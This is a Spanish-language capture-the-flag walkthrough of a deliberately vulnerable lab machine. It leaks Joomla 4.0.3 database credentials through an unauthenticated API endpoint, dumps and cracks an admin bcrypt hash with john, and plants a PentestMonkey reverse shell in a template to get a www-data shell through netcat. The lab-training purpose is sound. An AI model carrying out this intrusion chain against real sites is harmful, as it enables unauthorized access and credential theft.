VULNÉRAME

Vulnerame

Autor: firstatack

Dificultad: Difícil

Fecha de creación: 20/07/2024

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos


```
unzip vulnerame.zip

  Archive:  vulnerame.zip
  inflating: auto_deploy.sh
  inflating: vulnerame.tar
```

2- Y ahora desplegamos la máquina

```
sudo bash auto_deploy.sh vulnerame.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD


```
ping -c1 172.17.0.2
```



```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=37.3 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 37.297/37.297/37.297/0.000 ms
```

ESCANEO DE PUERTOS


```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```



```
└─# nmap -p- -Pn -sSVC --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-02 04:54 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000049s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa:a2:45:8c:a4:68:0d:8b:26:4e:46:ee:25:97:90:41 (RSA)
|   256 86:a6:49:14:82:83:02:56:cf:63:7c:44:6f:d9:d0:79 (ECDSA)
|_  256 5a:a3:dc:67:7d:e1:d9:ca:13:2e:a8:7c:dc:38:df:c2 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
3306/tcp open  mysql   MySQL 8.0.37-0ubuntu0.20.04.3
| mysql-info:
|   Protocol: 10
|   Version: 8.0.37-0ubuntu0.20.04.3
|   Thread ID: 11
|   Capabilities flags: 65535
|   Some Capabilities: IgnoreSigpipes, Support41Auth, DontAllowDatabaseTableColumn, Speaks41ProtocolOld, LongPassword, FoundRows, SupportsCompression, Intera
ctiveClient, SupportsLoadDataLocal, ConnectWithDatabase, SwitchToSSLAfterHandshake, LongColumnFlag, Speaks41ProtocolNew, IgnoreSpaceBeforeParenthesis, ODBCCl
ient, SupportsTransactions, SupportsMultipleResults, SupportsAuthPlugins, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: \x1F=ad\ls!X\x7F:?\x1EZ7vjB\x01\x7F
|_  Auth Plugin Name: caching_sha2_password
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 22,80 y 3306

puerto 80



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.


The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
```

ENUMERACIÓN

Usamos gobuster para archivos y directorios


gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,doc,html -t 100



```
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,doc,html -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,py,doc,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 10918]
/wordpress            (Status: 301) [Size: 312] [--> http://172.17.0.2/wordpress/]
/javascript           (Status: 301) [Size: 313] [--> http://172.17.0.2/javascript/]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```

Encontramos un /wordpress al que le tiramos de nuevo gobuster

También descubrimos un posible usuario joomla



```
└─# gobuster dir -u http://172.17.0.2/wordpress -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,doc,html -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/wordpress
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              py,doc,html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/media                (Status: 301) [Size: 318] [--> http://172.17.0.2/wordpress/media/]
/templates            (Status: 301) [Size: 322] [--> http://172.17.0.2/wordpress/templates/]
/modules              (Status: 301) [Size: 320] [--> http://172.17.0.2/wordpress/modules/]
/.html                (Status: 403) [Size: 275]
/plugins              (Status: 301) [Size: 320] [--> http://172.17.0.2/wordpress/plugins/]
/includes             (Status: 301) [Size: 321] [--> http://172.17.0.2/wordpress/includes/]
/.php                 (Status: 403) [Size: 275]
/index.php            (Status: 200) [Size: 29162]
/images               (Status: 301) [Size: 319] [--> http://172.17.0.2/wordpress/images/]
/language             (Status: 301) [Size: 321] [--> http://172.17.0.2/wordpress/language/]
/components           (Status: 301) [Size: 323] [--> http://172.17.0.2/wordpress/components/]
/api                  (Status: 301) [Size: 316] [--> http://172.17.0.2/wordpress/api/]
/cache                (Status: 301) [Size: 318] [--> http://172.17.0.2/wordpress/cache/]
/libraries            (Status: 301) [Size: 322] [--> http://172.17.0.2/wordpress/libraries/]
/tmp                  (Status: 301) [Size: 316] [--> http://172.17.0.2/wordpress/tmp/]
/layouts              (Status: 301) [Size: 320] [--> http://172.17.0.2/wordpress/layouts/]
/administrator        (Status: 301) [Size: 326] [--> http://172.17.0.2/wordpress/administrator/]
/configuration.php    (Status: 200) [Size: 0]
/cli                  (Status: 301) [Size: 316] [--> http://172.17.0.2/wordpress/cli/]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```


Consultando en

https://book.hacktricks.xyz/es/network-services-pentesting/pentesting-web/joomla

Nos indican que la versión de joomla se encuentra en la siguiente ruta

http://172.17.0.2/wordpress/administrator/manifests/files/joomla.xml

joomla 4.0.3




172.17.0.2/wordpress/administrator/manifests/files/joomla.xml

This XML file does not appear to have any style information associated with it. The document tree is shown

```
-<extension type="file" method="upgrade">
    <name>files_joomla</name>
    <author>Joomla! Project</author>
    <authorEmail>admin@joomla.org</authorEmail>
    <authorUrl>www.joomla.org</authorUrl>
    <copyright>(C) 2019 Open Source Matters, Inc.</copyright>
  -<license>
      GNU General Public License version 2 or later; see LICENSE.txt
    </license>
    <version>4.0.3</version>
    <creationDate>September 2021</creationDate>
    <description>FILES_JOOMLA_XML_DESCRIPTION</description>
    <scriptfile>administrator/components/com_admin/script.php</scriptfile>
```

En la propia página de Hacktricks nos indican cómo podemos sacar las credenciales


curl http://172.17.0.2/wordpress/api/index.php/v1/config/application?public=true



```
└─# curl http://172.17.0.2/wordpress/api/index.php/v1/config/application?public=true
{"links":{"self":"http:\/\/172.17.0.2\/wordpress\/api\/index.php\/v1\/config\/application?public=true","next":"http:\/\/172.17.0.2\/wordpres
\/v1\/config\/application?public=true&page%5Boffset%5D=20&page%5Blimit%5D=20","last":"http:\/\/172.17.0.2\/wordpress\/api\/index.php\/v1\/co
?public=true&page%5Boffset%5D=60&page%5Blimit%5D=20"},"data":[{"type":"application","id":"211","attributes":{"offline":false,"id":"211"}},{"
n","id":"211","attributes":{"offline_message":"Este sitio est\u00e1 cerrado por tareas de mantenimiento.<br \/>Por favor, int\u00e9ntelo nue
tarde.","id":"211"}},{"type":"application","id":"211","attributes":{"display_offline_message":1,"id":"211"}},{"type":"application","id":"211
offline_image":"","id":"211"}},{"type":"application","id":"211","attributes":{"sitename":"Vulnerame otra vez ","id":"211"}},{"type":"applica
"attributes":{"editor":"tinymce","id":"211"}},{"type":"application","id":"211","attributes":{"captcha":"0","id":"211"}},{"type":"application
ributes":{"list_limit":20,"id":"211"}},{"type":"application","id":"211","attributes":{"access":1,"id":"211"}},{"type":"application","id":"21
"debug":false,"id":"211"}},{"type":"application","id":"211","attributes":{"debug_lang":false,"id":"211"}},{"type":"application","id":"211","
ug_lang_const":true,"id":"211"}},{"type":"application","id":"211","attributes":{"dbtype":"mysql","id":"211"}},{"type":"application","id":"21
"host":"127.0.0.1","id":"211"}},{"type":"application","id":"211","attributes":{"user":"joomla_user","id":"211"}},{"type":"application","id":
":{"password":"vuln","id":"211"}},{"type":"application","id":"211","attributes":{"db":"joomla_db","id":"211"}},{"type":"application","id":"2
{"dbprefix":"ffsnq_","id":"211"}},{"type":"application","id":"211","attributes":{"dbencryption":0,"id":"211"}},{"type":"application","id":"2
{"dbsslverifyservercert":false,"id":"211"}}],"meta":{"total-pages":4}}
```


joomla_user/vuln

No nos sirven para acceder por el panel de joomla con lo que probamos por mysql



```
└─# mysql -h 172.17.0.2 -u joomla_user -p --ssl=0
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 41
Server version: 8.0.37-0ubuntu0.20.04.3 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

Manipulamos las bases de datos




```
MySQL [joomla_db]> SELECT * FROM ffsnq_users;
+----+------------+------------+--------------------------+--------------------------------------------------------------+
-+----------------------+----------------------+------------+-------+--------------+------------+---------+------+------------
| id | name       | username   | email                    | password                                                     | blo
 | registerDate         | lastvisitDate        | activation | params | lastResetTime | resetCount | otpKey | otep | requireReset
+----+------------+------------+--------------------------+--------------------------------------------------------------+
-+----------------------+----------------------+------------+-------+--------------+------------+---------+------+------------
| 76 | firstatack | firstatack | firstatack@dockerlabs.es | $2y$10$UVmUci/wKgu7LFir7KIzP.NDup3lYDUxPzz7WZryvEYVdUjUVhou. |
 | 2024-07-18 18:11:49 | 2024-07-18 18:12:49 | 0          |        | NULL          |          0 |        |      |            0
+----+------------+------------+--------------------------+--------------------------------------------------------------+
-+----------------------+----------------------+------------+-------+--------------+------------+---------+------+------------
1 row in set (0.001 sec)
```

EXPLOTACIÓN

firstatack/$2y$10$UVmUci/wKgu7LFir7KIzP.NDup3lYDUxPzz7WZryvEYVdUjUVhou.

Lo guardamos como hash y le tiramos john




```
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tequieromucho     (?)
1g 0:00:01:02 DONE (2024-10-02 06:33) 0.01594g/s 22.38p/s 22.38c/s 22.38C/s lacoste..harry
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Con estas credenciales nos vamos al panel de joomla

y conseguimos acceso

firstatack/tequieromucho



172.17.0.2/wordpress/administrator/index.php

Joomla! would like your permission to collect some basic statistics.


To better understand our install base and end user environments it is helpful if you send some site information back to a Joomla! controlled central server. No identifying data is captured at any point. You can change these settings later from Plugins → System - Joomla! Statistics. Select here to see the information that will be sent.

Enable Joomla Statistics?

Una vez dentro, seguimos la ruta: system-site templates- Cassiopeia Details and Files- index.php. Borramos y sustituimos por la de PentestMonkey, nos

ponemos a la escucha con netcat, le damos a salvar y cerrar

y nos vamos a http://172.17.0.2/wordpress, obteniendo conexión




```
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.22] from (UNKNOWN) [172.17.0.2] 44298
Linux 29b0e73fd0a4 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64 x86_64 x86_64 GNU/Linux
 20:52:40 up  3:34,  0 users,  load average: 0.79, 0.95, 0.83
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@29b0e73fd0a4:/$ █
```

